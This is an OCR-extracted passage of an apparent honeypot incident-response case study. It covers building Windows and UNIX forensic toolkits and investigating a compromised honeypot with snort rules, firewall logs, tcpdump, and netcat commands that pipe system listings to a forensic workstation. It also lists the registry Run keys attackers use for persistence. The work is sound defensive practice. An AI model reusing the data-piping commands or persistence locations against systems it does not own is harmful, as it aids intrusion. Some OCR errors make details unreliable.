
We also enabled full auditing to changes, for the following Windows directories.

- %systemroot%
- Inetpub
- C:\
- Program Files
- Document and Settings



[54] https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys

IIS auditing was enabled to too, right clicking the My Computer icon on the Desktop → Manage → Services And Applications → Internet Information Server → "Web site" → Properties. And in Extended Logging Properties →Extended Properties, we enabled all items of interest to be logged.



It is important from a forensic perspective to have all logs synchronized with NTP. We had an NTP server in the datacenter and configured IIS to sync all logs by following instructions[55].

Our Windows honeypot was now ready. We followed similar practices to build the RedHat and OpenBSD honeypots. We had good fun in building the Honeywall, configuring iptables with snort-inline and Sebek[56].

Windows Live Incident Response Toolkit:

This section describes the tools and the necessity of creating a Windows response kit. These tools and dependencies were copied on to a bootable

[55] http://www.securityfocus.com/infocus/1639
[56] http://www.honeynet.org/papers/sebek.pdf

cdrom. On detecting an incident, the responder must gather data to help him submit a conclusive report to management, specifying the nature of the incident, resources affected and severity, along with his recommendations. Any activity of the responder may pollute the data on the affected resource, compromising the forensic value, therein. And, given the fact that most blackhats may alter the binaries that would not disclose is presence and activity, it makes sense to execute binaries that are trusted.


It is imperative that the responder create a toolkit on bootable media and that there are no dependencies on dynamic libraries or operating system resources on the infected system. In short, we intend to statically compile executables that we need, and we have copied all dependencies along with the binaries. For example, we have copied certain cygwin tools and have made sure that the cygwin1.dll file is present[57]. All output generated from the tools is transferred across the network using either netcat or cryptcat to the forensic workstation for further analysis[58].

Tool	Description
cmd.exe	Windows shell.
OpenPorts	A port-to-process mapper. This utility would display all TCP and UDP ports on a system along with the name of the process[59].
Netstat	A windows program, available at %systemroot%\system32, lists all listening and current network connections and the state these connections are in.
Arp	The MAC-to-IP address mapping. We normally query the arp cache for such mappings
PsTools	An excellent tool suite from www.sysinternals.com contains tools like PsList.exe which lists the process table on a server, PsLoggedOn.exe, a listing of logged-in users and PsLogList .exe, to dump the event logs.
Dir	dir is not a command, but interpreted by the shell, cmd.exe. The dir command is normally used to determine file access, creation and modification times
Auditpol	auditpol.exe from the Windows 2000 Resource Kit [60]will list the local audit policy settings on the remote computer.

As described earlier, the audit policy that includes auditing of all defined parameters would have additional logging, beneficial to the forensics team. The auditpol output displays the current audit settings in the Local Security Policy.

[57] http://www.cygwin.com/
[58] http://sourceforge.net/projects/cryptcat/
[59] http://www.diamondcs.com.au/openports/
[60] http://www.microsoft.com/windows2000/techinfo/reskit/default.asp

Tool	Description
procdmp.pl	An excellent script from Harlan Carvey that gathers data from multiple tools onto an html page for easy viewing[61].
sc	The Service Controller query tool
md5sum	Used to generate MD5 hashes of files.
ListDLLs	A Sysinternals.com tool that will list the process name and the full path of all loaded DLL's. Will display the full command line of a process.



Tool	Description.
Handle	Again from www.sysinternals.com, handle.exe will list all open file and directory handles on specific processes.
netcat	The Swiss army knife of TCP/IP networks

[61] http://patriot.net/~carvdawg/perl.html

cryptcat	Netcat like tool that would encrypt data across the network.
ipconfig	DOS utility that displays information on system interfaces.
SFind	This utility from Foundstone's Forensic Toolkit, is used to find streaming data, that attackers normally attempt to hide on NTFS partitions
NTLast	A Foundstone tool that queries the Security Event log and quickly lists logon/logoff activity.
dumpel	A Resource Kit utility that dumps event log information. Usage of the GUI to view the event logs is not a good idea, forensically as it modifies other files.
regdmp	A Resource Kit utility that dumps event log information. Usage of the GUI to view the event logs is not a good idea, forensically as it modifies other files.
Windd	A Windows DD port to copy data bit-by-bit for forensic analysis [62].
Fport	Another port-to-process mapper, from Foundstone.
BinText	A Foundstone tool that displays ASCII strings within a binary.
Reg.exe	A Windows Resource Kit tools permits querying on registry keys.
Filemon	From sysinternals.com, displays file system activity in real time.
enum	From the Bindview RAZOR team, enum is used to enumerate Windows shares, users, policies and null sessions.

After gathering the files in a directory, we created a hash of all utilities, using md5sum tool. We also checked for dependencies by running Filemon[63] . We then burnt the hash and utilities onto a CD, creating multiple copies, labeling the CD to distinguish it from other investigative media.

UNIX Incident Response Toolkit:

We prepared multiple UNIX response toolkits. Most were complied from bootable Cdrom distributions like FIRE[64] and knoppix-std[65].

To better understand creating *nix related toolkits; we built one in a similar fashion.

Utilities that need libraries were statically compiled. By editing the relevant Makefile and adding –static to CFLAGS or LDFLAGS. For binaries that we could not statically compile, we determined libraries needed, copying them to the cdrom.

[62] http://msdlocal.ebi.ac.uk/docs/vega/pages/windd.htm
[63] http://www.sysinternals.com/ntw2k/source/filemon.shtml
[64] http://fire.dmzs.com/
[65] http://www.knoppix-std.org/

For example, on a Linux system:

```
[root@org935 tools]# ldd /usr/local/bin/tcpflow
        libpcap.so.0.6.2 => /usr/lib/libpcap.so.0.6.2 (0x00d39000)
        libc.so.6 => /lib/tls/libc.so.6 (0x00bd0000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x00bb8000)
```

Identification:

I was paged early, one Monday morning, requesting that I call the on-call Intrusion Analyst. So I did. Having recently deployed the Honeynet, I had briefed the IDS team to page me on any outbound traffic from the Honeynet. Outbound traffic from a Honeynet maybe benign, for example, DNS, NTP – an expected data flow. The rc.firewall script[66] that performs data control on the Honeywall would not alert on these packets, if the flows are to the configured DNS and NTP servers, in our case 192.168.3.11.

The snort alert was based on a TCP packet with a server in the Honeynet as source, destined to an internal address at TCP port 31337. As any outbound packet from the Honeynet is suspect, I requested the Intrusion Analyst to send me the packet dumps and the snort alerts. I then called the Incident Response (IR) manager and apprised him of the development. Assigning resources to handle incidents is really up to him. Should incident handling resources be spent on detecting whether a honeypot is compromised? In my opinion, absolutely. And the main reason why I built this Honeynet was to proactively understand this environment, anticipate the depth of malicious attacks, to locate the source of scans and other bad traffic, and get better at responding to incidents. The knowledge gained from an active Honeynet would help the regional IR team gain better knowledge and response skills.

Being assigned to investigate this incident, my colleague and I got started in reviewing snort alerts and perimeter logs. The snort signature that alerted the analyst was:

```
Alert ip 192.168.1.0/28 any > 10.10.0.0/16 any (msg: “Honeynet initiated traffic”;
class-type: bad-unknown; sid: 100101; rev: 1;)
```

This signature would trigger when any network traffic on any port from the Honeynet (192.168.1.0/28) is destined to the internal network (10.10.0.0/16) on any port. Looking for traffic between these the two systems in the last 24 hours in the Firewall logs, we saw initial periodic scans from the source (10.10.1.102) to many resources in the development network, including the honeypots on port TCP 443.

[66] http://www.honeynet.org/tools/dcontrol/rc.firewall

From the logs, an edited extract of the CheckPoint Firewall logs, it appears that the source was scanning for SSL servers.

Time	Firewall	Action	Service	Source	Destination
2:43:26	internal-fw	Accept	https	10.10.1.102	192.168.1.10
2:48:51	internal-fw	Accept	https	10.10.1.102	192.168.1.16
2:53:53	internal-fw	Accept	https	10.10.1.102	192.168.1.17
2:58:53	internal-fw	Accept	https	10.10.1.102	192.168.1.22
3:03:06	internal-fw	Accept	https	10.10.1.102	192.168.1.17
3:08:16	internal-fw	Accept	https	10.10.1.102	192.168.1.24
3:13:28	internal-fw	Accept	https	10.10.1.102	192.168.1.33
3:18:04	internal-fw	Accept	https	10.10.1.102	192.168.1.35
3:23:33	internal-fw	Accept	https	10.10.1.102	192.168.1.39
3:28:52	internal-fw	Accept	https	10.10.1.102	192.168.1.40
3:33:01	internal-fw	Accept	https	10.10.1.102	192.168.1.41
3:38:42	internal-fw	Accept	https	10.10.1.102	192.168.1.42

He/she must be using a tool that sends a TCP packet every 5 minutes, scanning for TCP 443. Further analysis using full content monitoring may give us certain clues on the tool that was used. This stealth approach maybe to evade snorts portscan preprocessor.

From the snort alerts, correlated with the Firewall logs, we felt that an internal user was looking for SSL servers, though the intent was not clear. Any time, we see scan activity in the logs for certain services, our initial reaction is that a blackhat is looking for vulnerabilities to exploit, or an admin searching for the very same services to fix. The activity we saw needed further investigation. Our intent is to follow the documented incident handling procedure, without any deviations, even though a "non-valuable" resource was affected.

The first steps were to request the Intrusion Analyst's team to gather all packets between the two servers, by snooping on a SPAN port, where the snort internal interface is connected to.

```
root@snort-int# tcpdump –i eth1 –s 0 –w dmp-src-10.10.1.102 ip and '(src host
10.10.1.102 and dst host 192.168.10.13)'
```

The command above captures all IP traffic from:

Source -- 10.10.1.102 to
Destination -- 192.168.10.13
File capture -- dmp-src-1010.1.102.


Tcpdump, by default, captures 68 bytes and to increase the packet length of the capture to the full 1500 bytes, the switch –s 0 is used. An excellent resource to learn Berkeley Packet Filters (BPF) is here[67].

[67] http://www.whitehats.ca/main/members/Malik/malik_tcpdump_filters/Malik_tcpdump_filters.html

The plan was to gather as much live data on the compromised host as possible, using the Windows Live Incident Response Toolkit. The output of the data would be transferred to the forensic workstation using netcat. At times, we used two different tools that gave similar output, just to improve the quality of evidentiary data, if this incident went to court. As an example, we used dumpel / psloglist to dump data from event logs and openports / fport for the port-to-process mappings.

Why would we want to collect live data? Why not just backup the hard drive and start a traditional forensic analysis? There are debates among security professionals on the effectiveness of collecting volatile data. Network connections established, available from a netstat –anp output, data in Random access memory, current active processes may provide valid clues to the investigator and in our opinion, should be collected, if possible. Hence this attempt to gather volatile data, prior to the machine being taken offline.

We started a netcat listener on the forensic workstation, writing output to relevant files. To gather fport output from the compromised host, the command below was run.



Netcat is listening (-l) on TCP port (-p) 3211 and directing all input it received (>) to a file (fport.out).

On the compromised honeypot, we inserted the Windows toolkit into the cdrom drive and executed the trusted cmd.exe from the E drive, which was the cdrom drive letter. To document all our activities on the honeypot, details of every command we executed was then manually written down into a printed form, shown below.


Date	Time	Host IP Address	Command	Output (local /Remote)	md5sum of output
7/29/2004	4:51 PM	192.168.10.13	date	Remote	b965052a69c50de7910573a48ebabf1c
7/29/2004	4:52 PM	192.168.10.13	time	Remote	cf214ee5606ca7dd282a077b4a8df1f4
7/29/2004	4:56 PM	192.168.10.13	psloggedon	Remote	e718d4397d4cc591fdcc83ce9bca1db8
7/29/2004	5:02 PM	192.168.10.13	dir	Remote	3c841c3071cdfec634031597a6221249
7/29/2004	5:11 PM	192.168.10.13	netstat	Remote	4b41247d01735d26a6bc0297f5d2f868
7/29/2004	5:18 PM	192.168.10.13	openports	Remote	15a34d957e7c10b60553437aa389558e
7/29/2004	5:22 PM	192.168.10.13	fport	Remote	b6745c50722ece13117df5152dd7ba04

For the output of each command, we created a separate file on the forensic workstation. In the lessons learned report, we did request for a script to be created that would generate the output of predetermined tools, similar to the binaries run here, in the interest of saving time.

Running the date command at the start and end of our response would help to timestamp our activities on the compromised host and would indicate that a step-by-step process was followed in gathering evidentiary data. With my colleague manning the forensic server, synchronizing the netcat listener to gather data for the tools that I would execute on the honeypot, we first started with the date command, transmitting the date output to the forensic workstation at 192.168.10.200, across the network.

Naturally, the command line on 192.168.10.200 was -
c:\data-1>nc –l –p 3211 > date. out

We then executed the time command in a similar manner. Now, to identify users logged into the honeypot, we ran the PsLoggedOn tool. We would have terminated our data collection process, if we noticed the blackhat logged into this system. We were interested in a “watch and learn” approach and did not want to scare away the attacker. Running the PsLoggedOn tool indicated that there were no other users logged in currently.



We do have a timeline of the attacker's activity from the Firewall logs and snort data. To identify the files that were touched during this period, an exceptionally important part of the collection process, we collected the output of the dir command.

Dir /a /t:a /s /o:d c:\ | nc 192.168.10.200 3211 This command would recursively list all files on the C drive, detailing the access time and sorting by date
Dir /a /t:w /s /o:d c:\ | nc 192.168.10.200 3211 Here, files are listed based when last modified
Dir /a /t:c /s /o:d c:\ | nc 192.168.10.200 3211 The command, above lists files based on their creation time, again recursively, sorted by date

Having collected a snapshot of the atime, mtime and ctime of all files, we collected data on the open ports and all connections to these ports using netstat.

```
E:\>netstat –an | nc 192.168.10.200 3211
```

To obtain Windows build information, system information, installed hot fixes and software, Internet Explorer version, RAM and CPU details, information that would assist a forensic examiner in his analysis, we used psinfo.exe from the PsTools suite.


```
E:\>psinfo –h -s
```

To determine the services running on these ports, we used two port-to-process mappers, fport and openports. Running fport was pretty easy forwarding all data to the netcat listener of the forensic workstation, 192.168.10.200, writing to a file, fport.out, as shown earlier.

```
SYSTEM [8]
  TCP   192.168.1.3:1030       192.168.1.13:445       ESTABLISHED
  TCP   192.168.1.3:139        0.0.0.0:0              LISTENING
  TCP   0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP   0.0.0.0:1030           0.0.0.0:0              LISTENING
  UDP   192.168.1.3:137        0.0.0.0:0              LISTENING
  UDP   192.168.1.3:138        0.0.0.0:0              LISTENING
  UDP   0.0.0.0:445            0.0.0.0:0              LISTENING
C:\WINNT\system32\services.exe [232]
  UDP   0.0.0.0:1028           0.0.0.0:0              LISTENING
C:\WINNT\system32\lsass.exe [244]
  UDP   192.168.1.3:500        0.0.0.0:0              LISTENING
C:\WINNT\system32\svchost.exe [404]
  TCP   0.0.0.0:135            0.0.0.0:0              LISTENING
  UDP   0.0.0.0:135            0.0.0.0:0              LISTENING
C:\WINNT\System32\msdtc.exe [460]
  TCP   0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP   0.0.0.0:3372           0.0.0.0:0              LISTENING
C:\WINNT\system32\MSTask.exe [672]
  TCP   0.0.0.0:1026           0.0.0.0:0              LISTENING
C:\WINNT\System32\inetsrv\inetinfo.exe [792]
  TCP   0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP   0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP   0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP   0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP   0.0.0.0:2409           0.0.0.0:0              LISTENING
  UDP   0.0.0.0:1029           0.0.0.0:0              LISTENING
  UDP   0.0.0.0:3456           0.0.0.0:0              LISTENING
c:\winnt\system32\navupdate.exe [976]
  TCP   0.0.0.0:1034           0.0.0.0:0              LISTENING
```

The above openports output displays the ports listening and the full path of the related processes that are active. To obtain a listing of these processes, we should use Sysinternals PsTools from the Windows toolkit. Again the output was captured on the forensic machine, and displayed below. To identify and isolate an attacker's process from normal windows activity, we would have to know what's normal. Now that's not quite easy in windows, and a brief description of important processes is detailed below. There are excellent sites that detail the processes and its functions and we frequently use these sites to identify "mysterious" processes[68].

[68] http://support.microsoft.com/default.aspx?scid=kb;en-us;263201
http://www.blackviper.com/WIN2K/servicecfg.htm
http://www.liutilities.com/products/wintaskspro/processlibrary/



Process	Description
Services.exe	Is the Service Controller process. Starts stops and manages other services.
SMSS.EXE	SMSS is the Session Manager subsystem that setups the user session. Smss.exe launches the Winlogon and the Win32 subsystems.
Csrss.exe	The Client/Server Runtime SubSystem and is manages console windows, creating / deleting of threads[69].
Winlogon.exe	Windows authentication mechanism. Prompts you for user credentials
Lsass.exe	Local Security Authority Service authenticates the user information and if successful, will generate the access token, enabling the user to access permissible resources
Svchost.exe	This binary act's as a generic host process for applications that run from dynamic link libraries (DLL's). It's normal to see more than 1 svchost entry in the process table and a tool from the resource kit, tslist.exe will enumerate the processes in svchost[70].
Spoolsv.exe	Spoolsv.exe, as it name may suggest in the printer spooler system
Msdtc.exe	The Microsoft Distributed Transaction Coordinator. Normally loaded by the Personal Web server or SQL server and is used to synchronize transactions across multiple servers.
Regsvc.exe	This service allows for remote access to the registry. Normally is installed on Windows 2000 and SQL servers

[69] http://support.microsoft.com/default.aspx?scid=kb;en-us;263201
[70] http://support.microsoft.com/default.aspx?scid=kb;EN-US;250320


Mstack.exe	The Task Scheduler process.

Most of the services above cannot be terminated and may lead to an insecure system state, if attempted. Blackhats, at times, run malware code with service names similar to legal windows processes, requiring the responder to use “kill.exe” from the Resource Kit or “PsKill.exe” from the PsTools suite to terminate that offending service.

The arp cache data, which would be lost on a power down, was obtained by querying the arp cache. And so was the nbtstat cache data.

```
E :\> arp –a | nc 192.168.10.200 3211
E :\> nbtstat –c | nc 192.168.10.200 3211
```

We knew that the audit policy setting on this honeypot was set to high. And to gather those policy settings, we ran the auditpol.exe command and piped that output to the forensic workstation. We used NTlast to query the event logs for logon/logoff activity as displayed. To determine successful and failed remote logins we also used the “–r –f” switches of NTlast.



We gathered the event logs for the last 5 days in a delimited format, entry on a single line using psloglist.exe as shown below. This makes it easier to grep for interesting data. The Security, Application and system logs were archived in this manner.


Most attackers, on “owning” a box will attempt to hide traces of their activity, try and retain access, either thru a backdoor or add a user to Administrators group. Most skilled attackers will try not to be “loud”, planning on activity that they hope would slip under the administrator’s radar. Retaining backdoor access to a host thru reboots may involve in creating registry entries that would activate on a reboot. To

grab a dump of the registry for offline analysis, we executed the regdmp.exe command, dumping the registry as a text file. As you would know that registry data is often too large and the need for tools to parse thru that data is important. To jumpstart processing this data, we used the reg.exe tool to dump specific keys only. These keys are:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ RunServices
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ RunServicesOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ RunOnce\Setup

An excellent description of these registry keys is available at Microsoft KB 137367[71].

